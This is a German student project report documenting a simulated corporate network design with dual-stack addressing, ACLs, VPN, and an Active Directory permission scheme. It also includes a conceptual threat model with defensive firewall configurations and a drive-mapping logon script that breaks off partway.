Workshop System Management

Tobias Lerch, Yanick Eberle, Pascal Schwarz

2. Juni 2013

Inhaltsverzeichnis

1. Netzwerk

1.1. Netzwerkdiagramm




Abbildung 1: Netzwerk

1.2. IP Dual-Stack Konzept

1.2.1. IPv4

Wir unterscheiden zwischen drei verschiedenen Netzwerke. Das interne Netzwerk, das DMZ Netzwerk und das öffentliche Netzwerk. Wir verwenden für die DMZ und das interne Netzwerk verschiedene Netzwerkklassen um die Netze schnell unterscheiden zu können. Folgende IP-Adressierung und Maskierung werden wir verwenden.

VLAN	Funktion	IPv4 Range	IPv4 Gateway
10	Server	10.0.10.0/24	10.0.10.1
20	Administratoren	10.0.20.0/24	10.0.20.1
30	Entwicklung	10.0.30.0/24	10.0.30.1
40	Verkauf	10.0.40.0/24	10.0.40.1
n/a	VPN Clients	10.0.99.0/24	n/a
n/a	Infrastructure	10.100.0.0/30	n/a
n/a	DMZ	172.16.0.0/24	172.16.0.1
n/a	WAN	209.165.50.0/24	209.165.50.1

1.2.2. IPv6

Da die Hosts über das Internet direkt erreichbar sein sollen, werden wir globale IPv6 Adressen mit dem Site Prefix /64 verwenden.

VLAN	Funktion	IPv6 Range	IPv6 Gateway
10	Server	2005:2013:FF:A10::/64	2005:2013:FF:A10::1
20	Administratoren	2005:2013:FF:A20::/64	2005:2013:FF:A20::1
30	Entwicklung	2005:2013:FF:A30::/64	2005:2013:FF:A30::1
40	Verkauf	2005:2013:FF:A40::/64	2005:2013:FF:A40::1
n/a	Infrastructure	2005:2013:FF:A0::/64	n/a
n/a	DMZ	2005:2013:FF:B0::/64	2005:2013:FF:B0::1/64
n/a	WAN	2005:209:165:50::/64	2005:209:165:50::1/64

1.3. Adressvergabe an Clients

1.3.1. IPv4

Die Clients stellen regulare DHCP-Anfragen. Um die Leases und Bereichsoptionen zentral und (einigermassen) angenehm über eine grafische Schnittstelle verwalten zu können, wird der Core-Router so konfiguriert, dass er die Anfragen an den internen Domänencontroller und DHCP-Server (INTSRV in VLAN10) weiterleitet. Der Router setzt dabei ein Flag in der Anfrage, welches es dem DHCP-Server erlaubt, festzustellen aus welchem Bereich die Anfrage kam. Nur so kann der Server beispielsweise einem Client aus dem Adminnetz eine IP aus dem Admin-Bereich zuweisen.

Der folgende Konfigurationsausschnitt zeigt die notwendigen Optionen (IPv6-betreffende Einstellungen entfernt):

```
1 interface Vlan20
2  description *** VLAN Admin ***
3  ip address 10.0.20.1 255.255.255.0
4  ip access-group ADMIN in
5  ip helper-address 10.0.10.21
```

Der Befehl „ip helper address“ gibt an, wohin die DHCP-Anfrage weitergeleitet werden soll.

1.3.2. IPv6

Für die automatische Konfiguration der Client-Adressen für IPv6 kommen mehrere Möglichkeiten in Betracht:

Autokonfiguration ohne DHCP IPv6 sieht vor, dass Router Clients direkt das zu verwendende Netzwerkprefix angeben können und Clients sich dann mittels EUI-64 eine Adresse generieren. Da EUI-64 die (weltweit eindeutige) MAC-Adresse miteinbezieht, sind Adresskonflikte ausgeschlossen. Die Clients erfahren über Router-Advertisements, welche Netze sie über welche Router erreichen können. Leider ist keine Möglichkeit vorgesehen, den Clients mitzueteilen, welchen DNS-Server sie verwenden sollen. Somit kann dieser Ansatz alleine aktuell das Problem der Adressvergabe nicht abschliessend lösen.

DHCPv6 stateful Diese Variante funktioniert sehr ähnlich wie die klassische DHCP Adressvergabe in IPv4-Netzen. Der Client fragt per Multicast (Broadcast-Adressen wurden in IPv6 abgeschafft) nach DHCP-Servern und „bestellt“ sich eine Adresse. Die Angabe von weiteren Optionen, wie eine Liste der DNS-Server ist genau auf die selbe Art und weise möglich, wie dies bereits in IPv4-Netzen der Fall war. Eine Einschränkung ist bei unserer Konfiguration allerdings ins Gewicht gefallen: Der DHCP-Server kann den Clients keinen Default-Gateway angeben, eine entsprechende Option ist derzeit im Protokoll nicht vorgesehen.

DHCPv6 stateless Diese Variante vereint die Stärken der beiden zuvor genannten Varianten der Adressvergabe. Die Konfiguration der IPv6-Adresse sowie des Gateways erfolgt per Router-Advertisements zwischen Router und Client. In der Antwort zur Router-Solicitation-Anfrage des Clients gibt der Router dem Client des Weiteren an, dass er weitere Informationen per DHCPv6 erfragen soll. Als Antwort auf die DHCP-Anfrage erhält der Client dann Optionen wie eine DNS-Serverliste oder den Domänennamen. Die Bezeichnung „stateless“ rührt daher, dass der Server keine Informationen (Lease) zu den Clients speichern muss.

Auch dieser Ansatz soll mit einem Auszug der Schnittstellenkonfiguration verdeutlicht werden (IPv4 betreffende Konfigurationen entfernt):

```
1 interface Vlan20
2  description *** VLAN Admin ***
3  ipv6 address 2005:2013:FF:A20::1/64
4  ipv6 traffic-filter ADMINv6 in
5  ipv6 nd other-config-flag
6  ipv6 dhcp relay destination 2005:2013:FF:A10::21
```

Die Option „ipv6 nd other-config-flag“ gibt an, dass der Router Clients darauf hinweisen soll, dass weitere Informationen über DHCPv6 erhalten werden können. Eine andere Einstellung hier wäre „ipv6 nd managed-config-flag“ - dies würde den Client auffordern, auch seine IP-Adresse per DHCPv6 zu erfragen.

„ipv6 dhcp relay destination“ gibt, analog zu der „helper-adress“ bei IPv4, an, wohin DHCP-Anfragen weitergeleitet werden sollen.

Des Weiteren ist zu beachten, dass eintreffende „Router-Solicitation“-Anfragen der Clients nicht durch die ACL geblockt werden. Falls dies dennoch der Fall ist, erhält der Client die IPv6-Route erst nach einiger Zeit, da der Router von sich aus periodisch Router-Advertisement verschickt.

1.4. Routing

1.4.1. Core Router

Der Core Router hat nur default-routen konfiguriert. Sämtlicher Datenverkehr, der nicht in ein lokal angeschlossenes Netz soll, wird an die Firewall gesendet.

Zielnetz	**Next Hop**
0.0.0.0/0	10.100.0.2
::/0	2005:2013:FF:A0::2

1.4.2. Firewall

Die default Route auf der Firewall würde normalerweise auf den Router des Service Providers zeigen. Da wir in der Simulation aber keinen solchen haben, werden keine default Routen konfiguriert. Die Firewall sendet somit nur den Verkehr für das interne Netzwerk an den Core Router.

Zielnetz	**Next Hop**
10.0.0.0/16 (Supernet)	10.100.0.1
2005:2013:FF:A10::/64	2005:2013:FF:A0::1
2005:2013:FF:A20::/64	2005:2013:FF:A0::1
2005:2013:FF:A30::/64	2005:2013:FF:A0::1
2005:2013:FF:A40::/64	2005:2013:FF:A0::1

1.5. NAT

Network Address Translation wird für IPv4 verwendet um den internen Clients Zugriff ins Internet zu gewähren und um den Webserver in der DMZ vom Internet aus zugänglich zu machen. Für den Internetzugriff der Clients wird eine Port Address Translation (PAT) konfiguriert, damit nur eine Public IP-Adresse verwendet werden muss. Für den Webserver wird ein statisches NAT mit einer zusätzlichen Public IP-Adresse konfiguriert.

Webserver statisches NAT interne IP: 172.16.0.21 - öffentliche IP: 209.165.50.2

Interne Hosts dynamisches NAT overload: interner Range: 10.0.0.0/16 - öffentliche IP 209.165.50.1 (Outside IF IP der Firewall)

Ausgenommen vom NAT ist die Verbindung vom Server Netzwerk (10.0.10.0/24) ins VPN Client Netzwerk (10.0.99.0/24) da sonst keine Verbindung von Remote Client zu Server erstellt werden kann.

1.6. VTP

Das VLAN Trunking Protokoll kommt in unserer Simulation nicht zu Einsatz, da GNS3 keine konfigurierbare Switches anbietet. Im Labor werden wir jedoch mit konfigurierbaren Switches arbeiten und VTP einsetzen. Der Core Router wird dabei der VTP Server sein und alle VLAN Informationen an die Switches verteilen.

1.7. Spanning-Tree

Spanning-Tree musste in der Simulation nicht berücksichtigt werden. Das Netzwerk ist sehr einfach aufgebaut und die Verbindung zwischen Core Router und Firewall benötigt keinen Spanning-Tree.

1.8. VPN IPsec Remote Access

Der Zugriff auf das interne Netzwerk für externe Mitarbeiter erfolgt über den IPsec VPN Client. Beim Zugriff unterscheiden wir zwischen Administratoren und Mitarbeiter. Der Zugriff als Mitarbeiter kann somit stärker eingeschränkt werden als ein Administrator. In der Simulation haben wir keine unterschiedlichen Zugriffsmöglichkeiten, die Firewall wurde aber für diesen Fall konfiguriert. Der Remote Access Zugang erfolgt über die IP 209.165.50.1 (Outside IF Firewall) und unterstützt nur IPv4.

IKE Phase 1:

- Authenzifizierung: Pre-shared
- Verschlüsselung AES 256-bit
- Hash SHA
- Schlüsselgenerierung Diffie-Hellman Group 2
- Gültigkeit Schlüsse 12h

IKE Phase 2 (Group-Policy):

- Interne Gruppen (VPN_ADMINISTRATOR & VPN_USERS_GROUP)
- DNS-Server 10.0.10.21
- ACL 99: permit ip any 10.0.10.0 255.255.255.0
- Split-Tunneling: 10.0.10.0/24
- Tunnel Protokol IKEv1 & IKEv2
- Default Domain: wosm.com
- IP-Adressen Pools: VPN-ADMIN 10.0.99.0/25, VPN-USERS 10.0.99.128/25

1.9. Serverkonzept

Name	OS	IPv4	IPv6	Services
LANSRV	Windows Server 2008 R2	10.0.10.21	2005:2013:ff:a10::21	AD, DNS, DHCP, Fileserver
LANAdmin	Windows 7	10.0.20.21	2005:2013:ff:a20::21	Client Admin
LANEntwicklung	Windows 7	10.0.30.21	2005:2013:ff:a30::21	Client Entwicklung
LANVerkauf	Windows 7	10.0.40.21	2005:2013:ff:a40::21	Client Verkauf
DMZSRV	Windows Server 2008 R2	172.16.0.21	2005:2013:ff:b0::21	HTTP, HTTPS, FTP
INETSRV	Windows Server 2008 R2	209.165.50.21	2005:209:165:50::21	HTTP, HTTPS, FTP
INETPC	Windows 7	209.165.50.22	2005:209:165:50::22	Client Extern

2. Sicherheit

2.1. Konzept

Um die Sicherheit unseres Netzes zu gewähtleisten, haben wir uns entschieden, verschiedene Sicherheitsstufen zu definieren. Dabei verfolgen wir eine High Security Strategie. Die höchste Sicherheitsstufe 'Stufe 1' gilt für die normalen User. Die zweite Sicherheitsstufe 'Stufe 2' gilt für die Server. Die dritte Sicherheitsstufe 'Stufe 3' gilt für die Administratoren.

Bei der Sicherheitsstufe Stufe 1 wird nur das nötigste zugelassen und alles andere blockiert. Die User dürfen über Ports 80 und 443 im Internet surfen, sowie FTP Verbindungen über Port 21 und 20 öffnen. Zudem werden eingehende DHCP Anfragen über den Port UDP 68 zugelassen.

Bei der Sicherheitsstufe Stufe 2 wird alles zugelassen, was die Server benötigen. Dabei wird aus den VLANs 20, 30 und 40 alles zugelassen. Aus der DMZ wird nur der Port 389 für LDAP zugelassen.

Bei der Sicherheitsstufe Stufe 3 wird zusätzlich zu den in Stufe 1 zugelassenen Ports noch der Port 22 im internen Netz und in die DMZ zur Verwaltung der Netzwerkgeräte zugelassen. Zudem ist beim Internetzugang für die Administratoren alles offen.

Die definierten Sicherheitsstufen wurden mithilfe verschiedener ACLs umgesetzt. Die definierten Regeln (Auflistung oben nicht abschliessend) der ACL's sind im folgenden Kapitel ersichtlich.

Die ACLs werden möglichst nahe an der Quelle angewendet. Somit sind alle ACLs welche den Zugriff der verschiedenen internen VLANs in irgend ein anderes Netz regeln auf dem Core Switch auf den VLAN-Interfaces in Richtung *in* angewendet. Alle ACLs die den Zugriff in die DMZ, resp. von der DMZ in ein anderes Netz regeln werden auf der ASA angewendet. Alle ACLs die den eingehenden Traffic aus dem Internet regeln sind ebenfalls auf der ASA angewendet.

Mit einer Stateful Firewall sinkt einerseits der Konfigurationsaufwand und gleichzeitig kann eine höhere Sicherheit erreicht werden. Da wir eine High Security Strategie verfolgen, ist die Stateful Variante besser geeignet für unsere Zwecke.

2.2. Firewall

2.2.1. ACL auf Core-Router

Auf diesem Router sind ACL für alle angeschlossenen VLANs definiert. Die folgende Tabelle liefert einen Überblick, die kompletten ACL sind im Anhang dieser Dokumentation zu finden.

Name	**Interface/Richtung**	**Anmerkung**
INTSRV	VLAN 10 / in	Reglementiert IPv4 Traffic, der aus dem Servernetz verschickt werden darf.
INTSRVv6	VLAN 10 / in	Reglementiert IPv6 Traffic, der aus dem Servernetz verschickt werden darf.

Fortführung auf nächster Seite...

Name	Interface/Richtung	Anmerkung
ADMIN	VLAN 20 / in	Reglementiert IPv4 Traffic, der aus dem Adminnetz verschickt werden darf.
ADMINv6	VLAN 20 / in	Reglementiert IPv6 Traffic, der aus dem Adminnetz verschickt werden darf.
DEV	VLAN 30 / in	Reglementiert IPv4 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
DEVv6	VLAN 30 / in	Reglementiert IPv6 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
VERKAUF	VLAN 40 / in	Reglementiert IPv4 Traffic, der aus dem Verkaufsnetz verschickt werden darf.
VERKAUFv6	VLAN 40 / in	Reglementiert IPv6 Traffic, der aus dem Verkaufsnetz verschickt werden darf.

2.2.2. ACL auf ASA

Auf der Firewall wurden jeweils 3 Access Lists definiert. Diese werden auf den jeweiligen Interfaces angewendet. Die kompletten Access-lists sind im Anhang zu finden.

Name	Interface/Richtung	Anmerkung
dmz_in	dmz / in	IPv4 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
dmz_in_v6	dmz / in	IPv6 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
inside_in	inside / in	IPv4 Traffic, der aus dem internen Netzwerk verschickt werden darf.
inside_in_v6	inside / in	IPv6 Traffic, der aus dem internen Netzwerk verschickt werden darf.
outside_in	outside / in	IPv4 Traffic, der aus dem Internet verschickt werden darf.
outside_in_v6	outside / in	IPv6 Traffic, der aus dem Internet verschickt werden darf.

3. Bedrohungsmodell

3.1. TCP DoS (SYN-Flooding)

3.1.1. Bedrohung

Beim TCP 3-Way Handshake wird zuerst eine Anfrage an einen Server gesendet, indem ein TCP Paket mit dem Flag SYN verschickt wird. Der Server als Empfänger dieses TCP SYN Pakets verarbeitet dieses und sendet ein TCP Paket mit den Falgs SYN und ACK zurück. Er merkt sich dabei in einer SYN-Liste, mit wem er ein 3-Way Handshake begonnen hat. Wenn derInitiator der Verbindung das TCP Paket mit den Flags SYN und ACK empfängt, verarbeitet er dieses und sendet zur Bestätigung ein Paket mit dem Flag ACK. Sobald der Server das Packet mit dem Flag ACK erhalten hat, wird der Eintrag in der SYN-Liste gelöscht.

Ein Angreifer sendet 100 SYN-Anfragen pro Sekunde an einen bestimmten Server. Dabei setzt er eine andere Source IP Adresse, sodass die Antwort nicht zum Angreifer kommt. Da sich der Server merkt, mit wem er einen 3-Way Handshake begonnen, diese aber nicht abschliessen kann, da nie eine Bestätigung mit dem Flag ACK eintrifft, wird der Arbeitsspeicher des Server gefüllt. Sobald der Speicher gefüllt ist, kann dieser keine weiteren Verbindungen mehr aufnehmen oder stürtzt ab.

3.1.2. Gegenmassnahme

Um einen Webserver vor diesem Angriff zu schützen, kann auf der ASA eine Policy erstellt werden, welche die maximale Anzahl Verbindungen und halb offener Verbindungen limitiert. Zudem können Timeouts gesetzt werden, wie lange eine Verbindung in welchem Status sein darf (halb offen, offen, halb geschlossen).

Auf einem normalen Router kann mit SYN-Cookies oder SYN-Cache gearbeitet werden. Dadurch sind die Server hinter der ASA vor SYN-Flooging Attacken geschützt.

3.2. IP spoofing

3.2.1. Bedrohung

Ein Anfreifer sendet viele Anfragen an einen Server mit einer falschen Absender IP (z.B: 10.0.1.19). Dadurch wird der Server die Antworten zu den Anfragen an einen Client (10.0.1.19) senden. Der Server, sowie der Client wird dadurch ausgelastet.

3.2.2. Gegenmassnahme

Um sich gegen IP spoofing zu schützen, kann eine Überprüfung des 'Reverse-Path' aktiviert werden. So wird überprüft, ob die eingetragene Absenderadresse mit der effektiven Absenderadresse übereinstimmt.

3.3. ICMP 'smurf attack': Denial of Service

3.3.1. Bedrohung

Ein Angreifer sendet ein ICMP Packet mit einer Echo-Anfrage an eine oder mehrere Broadcasts und verwendet als Absenderadresse die IP Adresse des Servers (Opfer). Die Broadcastanfrage wird an alle Hosts in betroffenen Netz weitergeleitet. Die Hosts senden daraufhin ein die Echo-Antwort an den Server (Opfer). Der Server empfängt nun so viele Echo Antworten dass der Server nicht mehr reagiert und abstürtzt.

3.3.2. Gegenmassnahme

Um diese Attacke abzuwehren, kann ICMP blockiert werden. So ist sichergestellt, dass keine Echo Antworten den Server erreichen.

3.4. Viren / Würmer / Trojaner

3.4.1. Bedrohung

Programme, welche vertrauliche Informationen stehlen, Schaden auf den Hosts anrichten oder die Kontrolle über einen Host übernehmen und ihn für eigene Zwecke einsetzen. Zudem können diese Programme zum Beispiel als SMTP Relay fungieren und SPAM Nachrichten versenden, wodurch die Public IP auf einer Blackliste gelistet werden kann.

3.4.2. Gegenmassnahme

Um sich gegen Viren, Würmer und Trojaner zu schützen, muss ein Anti-Virenprogramm auf jedem Host installiert werden.

3.5. DNS Cache poisoning

3.5.1. Bedrohung

Ein Angreifer bringt bei einem DNS Server gefälschte Daten in den Cache. Wenn nun ein Benutzer auf diese Daten zugreift, wird dieser auf manipulierte Seiten weitergeleitet. Der Angreifer kann nun mit Phishing Daten des Benutzer stehlen.

3.5.2. Gegenmassnahme

Der beste Schutz gegen diesen Angriff ist der Einsatz von DNSSEC, welcher mit Authentifizierung und Integrität arbeitet.

3.6. Phishing

3.6.1. Bedrohung

Beim Phishing versucht ein Angreifer durch gefälschte Websiten, SPAM Mails oder andere Methoden an Daten eines Internet-Benutzer zu gelangen. So kann ein Angreifer an Kreditkarteninformationen oder weitere Daten kommen und einen erheblichen finanziellen Schaden anrichten.

3.6.2. Gegenmassnahme

Leider gibt es gegen diese Attacke keine effektive Schutzmassnahme. Um sich möglichst gut gegen diese Attacke zu schützen, müssen die Benutzer geschult werden. Zudem kann ein SPAM Filter Mails von potentiellen Angreifern löschen oder markieren, sodass sich der Benutzer dem Risiko bewusst ist.

3.7. MAC flooding

3.7.1. Bedrohung

Ein Angreifer sendet viele ARP Antworten. Dabei setzt er immer eine andere MAC Adresse. Wenn die Index Tabelle des Switches voll ist, schaltet dieser in den Hub Modus um und sendet alle Packete jedem angeschlossenen Gerät. Nun kann der Angreifer jegliche Kommunikation über diesen Switch mithören.

3.7.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann auf dem Switch definiert werden, dass er ausschalten soll, wenn die Index Tabelle voll ist. Dadurch ist zwar ein Unterbruch im Netz vorhanden, aber der Angreifer kann den Datenverkehr nicht mithören.

Eine noch besserer Schutz ist, wenn die Port Security auf dem Switch aktiviert und konfiguriert wird. Dadurch hat kein Angreifer die Möglichkeit die Index Tabelle des Switches zu füllen.

3.8. ARP spoofing

3.8.1. Bedrohung

Ein Angreifer sendet ARP Antworten mit den IP Adressen der Opfer und seiner eigenen MAC Adresse. Der Switch merkt sich nun dass die IP Adressen zur MAC Adresse des Angreifers gehören. Wenn nun ein Opfer ein Paket sendet, wird dieses vom Switch zum Angreifer weitergeleitet. Der Angreifer hat nun Einblick in die Daten, kann diese allenfalls verändern und leitet dieses schliesslich weiter zum effektiven Ziel, sodass niemand etwas davon mitbekommt.

3.8.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann die Port Security auf dem Switch aktiviert werden, dadurch hat ein potentieller Anfreifer gar keine Möglichkeit sich ins interne Netz einzubinden.

3.9. Rogue DHCP

3.9.1. Bedrohung

Eine Person mit Zugriff auf ein Netzwerkkabel im internen Netz verbindet einen zusätzlichen, nicht autorisierten DHCP Server. Wenn der zusätzliche DHCP Sever schnellere Antwortzeiten hat als der offizielle DHCP Server, erhalten die Clients nun eine IP des nicht autorisierten DHCP Server, wodurch diese nicht mehr auf die interne Infrastruktur zugreiffen können.

3.9.2. Gegenmassnahme

Um dies zu verhindern, kann der Port 68 für DHCP Antworten blockiert werden (ausser vom offiziellen DHCP Server). Dadurch ist sichergestellt, dass kein zusätzlicher DHCP Server IP Adressen im interne Netz verteilen kann.

3.10. Überblick

Rang	Wahrscheinlichkeit	Schweregrad	Bedrohung	Schutz umgesetzt
1	hoch	hoch	ICMP 'smurf attack': Denial of Service	ja
2	hoch	mittel	Viren / Würmer / Trojaner	nein
3	mittel	hoch	TCP DoS (SYN-Flooding)	ja
4	mittel	hoch	DNS Cache poisoning	nein
5	hoch	niedrig	Phishing	nein
6	niedrig	hoch	Rogue DHCP	ja
7	niedrig	mittel	IP spoofing	ja
8	niedrig	mittel	MAC flooding	nein
9	niedrig	mittel	ARP spoofing	nein

3.11. Verteidigung gegen Attacken

3.11.1. ICMP 'smurf attack': Denial of Service

```
1 object-group service inet2dmzsrv_TCPPorts tcp
2  port-object eq www
3  port-object eq https
4  port-object eq ftp-data
5  port-object eq ftp
```

```
 port-object range 48999 49999
!
access-list outside_in remark wan-dmzsrv
access-list outside_in extended permit tcp any host 172.16.0.21 object-group
    inet2dmzsrv_TCPPorts
access-list outside_in extended deny ip any any log
!
icmp deny any outside
```

3.11.2. TCP DoS (SYN-Flooding)

Folgende Policy Map schützt gegen SYN-Flooding:

```
policy-map tcpmap
 class tcp_syn
  set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
      per-client-embryonic-max 10
  set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
!
class-map tcp_syn
 match any
```

3.11.3. IP spoofing

Folgender Befehl schützt gegen IP spoofing:

```
ip verify reverse-path interface outside
```

3.11.4. DHCP IPv4

Die ACL für die internen Client-VLANs verhindert das Versenden einer Antwort auf eine DHCP-Anfrage. Um die Beantwortung aus dem Servernetz zu erlauben wurden die folgenden Regeln angewendet:

```
permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.20.1 0.0.0.0 eq 67
permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.30.1 0.0.0.0 eq 67
permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.40.1 0.0.0.0 eq 67
```

Bei der Situation, einen DHCP-Server innerhalb eines Client VLANs daran zu hindern, anderen Clients im selben VLAN eine Adresse zuzuteilen, müsste eine ACL auch auf den Switches angewendet werden (Richtung: in), welche den Datenverkehr über UDP von Quellport 67 an Zielport 68 nicht erlaubt.

3.11.5. Autoconfiguration IPv6

Bei IPv6 ist dieses Problem etwas anders zu handhaben. Es muss verhindert werden, dass Clients Router-Advertisements verschicken können. Dies kann durch einen ACL-Eintrag der folgenden Art umgesetzt werden (die ACL müsste in Richtung *in* auf dem zu den Clients führenden IFs angewendet werden):

```
deny icmp any any router-advertisement
```

Analog IPv4 muss ebenfalls der Traffic von UDP Quellport 547 an den Zielport 546 aus den Client-Netzen unterbunden werden.

4. Probleme mit Simulator

Bei unserer Arbeit mit dem Simulator sind einige Probleme aufgetreten, für welche wir keine Lösung gefunden haben.

4.1. Ressourcen lokaler Rechner

Wenn im Simulator VMs über VirtualBox eingebunden werden und der lokale Rechner nichts genügend oder nur knapp genügend RAM hat, kann es vorkommen, dass die komplette Simulation abstürtzt. Die komplette Simulation konnte daher nur auf den Rechnern ausgeführt werden mit mindestens 8GB RAM.

4.2. SSL VPN Image

In der Simulation kann grundsätzlich das zu verwendende Image für ein Netzwerkgerät gewählt und eingespielt werden. Bei der ASA konnte jedoch das SSL VPN Image nicht eingespielt werden. Das Upload des Images auf die ASA war nicht möglich. Bei jedem Versuch das Image einzuspielen erschien der Fehler 'unspecified error' bei ca. 60% des Uploads.

4.3. ASA und Linux

Die simulierte ASA konnte auf Windows korrekt gestartet werden. Unter Linux wurde der Bootvorgang gestartet, aber nie richtig abgeschlossen (Crash). Eine komplette Simulation unseres Netzes war mit Linux daher nicht möglich.

4.4. Anbindung VirtualBox

Die virtuellen Maschinen müssen aus dem Simulator gestartet werden, damit diese auch im Simulator verwedent werden können. Falls nun eine VM über das Betriebssystem abgestellt wird, erkennt der Simulator nicht, dass die VM nicht mehr läuft. Diese muss im Simulator anschliessend noch manuell beendet werden.
Die VM kann aber auch über den Simulator abgestellt werden. Bei einem Shutdown über den Simulator wird die VM jedoch sofort beendet, ohne korrekten Shutdown des Betriebssystems.

5. Lab

5.1. Berechtigungskonzept

Das Berechtigungskonzept ist in der Aufgabenstellung vorgegeben. Da dies jedoch unterschiedlich interpretiert werden kann, beschreiben wir dies noch einmal kurz.

- Jeder User hat ein eigenes persönliches Laufwerk
- Jeder User hat Zugriff auf die Allgemeinen Dateien seiner Abteilung
- Jeder Abteilungsleiter hat Zugriff auf alle Dateien seiner Abteilung inkl. persönlicher Laufwerke seiner Mitarbeiter
- Die Administratoren haben Zugriff auf alle Daten der Firma

5.2. Active Directory und Fileserver

Um das Berechtigungskonzept umzusetzen und dem Administrator die Verwaltung zu vereinfachen haben wir uns für eine Struktur entschieden die wie folgt aussieht:

- wosm.com
    - MyBusiness
        - Admin
        - Entwicklung
        - Verkauf

Um die firmenspezifischen Einrträge zu verwalten wurde die OU 'MyBusiness' erstellt. Dies hilft uns den Überblick zu bewahren und schützt vor Fehlmanipulationen, da die Default Microsoft Berechtigungsgruppen und User klar von den firmenspezifischen Einträgen getrennt sind.

Zudem wurde für jede Abteilung eine eigene OU erstellt, in welcher nun die Abteilungsspezifischen Berechtigungsgruppen und Benutzer erstellt werden.

Für jede Abteilung haben wir eine Berechtigunsgruppe [Abteilung] und [Abteilung]_Leitung erstellt, sowie die Benutzer für den Abteilungsleiter und die Mitarbeiter. Am Beispiel Verkauf sieht dies wie folgt aus:

- Verkauf
    + Verkauf
    + Verkauf_Leitung
        ° User40
        ° User41
        ° User42

In der Gruppe 'Verkauf_Leitung' ist der Benutzer 'User40'. In der Gruppe 'Verkauf' ist die Gruppe 'Verkauf_Leitung' sowie die Benutzer 'User41' und 'User42'.

Auf dem Fileserver wurde für jede Abteilung ein eigener Ordner erstellt, auf welchen nur die jeweilige Abteilung sowie die Administratoren Zugriff haben. Zudem werden alle persönlichen Ordner auf dem Fileserver (Ordner wird direkt im AD verwaltet und automatisch erstellt, da es als Home-Laufwerk angegeben wird) erzeugt. Die Struktur sowie die Berechtigungen sehen wie folgt aus (Ordner : Berechtigungsgruppe 1, Berechtigungsgruppe 2, ...) :

- Verkauf : Verkauf_Leitung, Administratoren
    - Allgemein : Verkauf_Leitung, Verkauf, Administratoren
    - User40 : Verkauf_Leitung, User40, Administratoren
    - User41 : Verkauf_Leitung, User41, Administratoren
    - User42 : Verkauf_Leitung, User42, Administratoren

Damit alle Mitarbeiter aus der Abteilung Verkauf auf ihre Ordner zugreifen können, wurde der Order 'Verkauf' für die Gruppe 'Verkauf' und 'Administratoren' freigegeben.

Die Struktur, sowie die Berechtigungen sehen bei den anderen Abteilungen gleich aus, jedoch mit deren Berechtigungsgruppen.

Die Verwaltung wurde durch die oben definierte Struktur soweit vereinfacht, dass bei der Erstellung eines weiteren Benutzers ein bestehender Benutzer kopiert werden kann und lediglich das Home-Laufwerk angegeben werden muss.

5.3. Logonscript

Das persönliche Laufwerk wird automatisch als Z: verbunden, da dies im Active Directory als Home-Laufwerk angegeben wurde.

Damit alle Benutzer auf die für sie relevanten Dateien Zugriff haben, haben wir ein Logonscript erstellt, welches überprüft in welcher Berechtigungsgruppe ein Benutzer ist und dementsprechend ein Netzlaufwerk verknüpft.

Das Logonscript sieht folgendermassen aus:

```
1  @echo off
2  net use P: /DEL /Y
3  cls
4  set user=%username%
5
6  set i=0
7  set group=Administratoren
8  echo Checking if %user% is member of %group%...
9  for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
10 if %i% gtr 0 (goto :end)
11
12 set i=0
13 set group=Verkauf_Leitung
14 echo Checking if %user% is member of %group%...
15 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
16 if %i% gtr 0 (goto :Verkauf_Leitung)
17
18 set i=0
19 set group=Verkauf
20 echo Checking if %user% is member of %group%...
```

```
21 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
22 if %i% gtr 0 (goto :Verkauf)
23
24 set i=0
25 set group=Admin_Leitung
26 echo Checking if %user% is member of %group%...
27 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
28 if %i% gtr 0 (goto :Admin_Leitung)
29
30 set i=0
31 set group=Admin
32 echo Checking if %user% is member of %group%...
33 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
34 if %i% gtr 0 (goto :Admin)
35
36 set i=0
37 set group=Entwicklung_Leitung
38 echo Checking if %user% is member of %group%...
39 for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
40 if %i% gtr 0 (goto :Entwicklung_Leitung)
41
42 set i=0
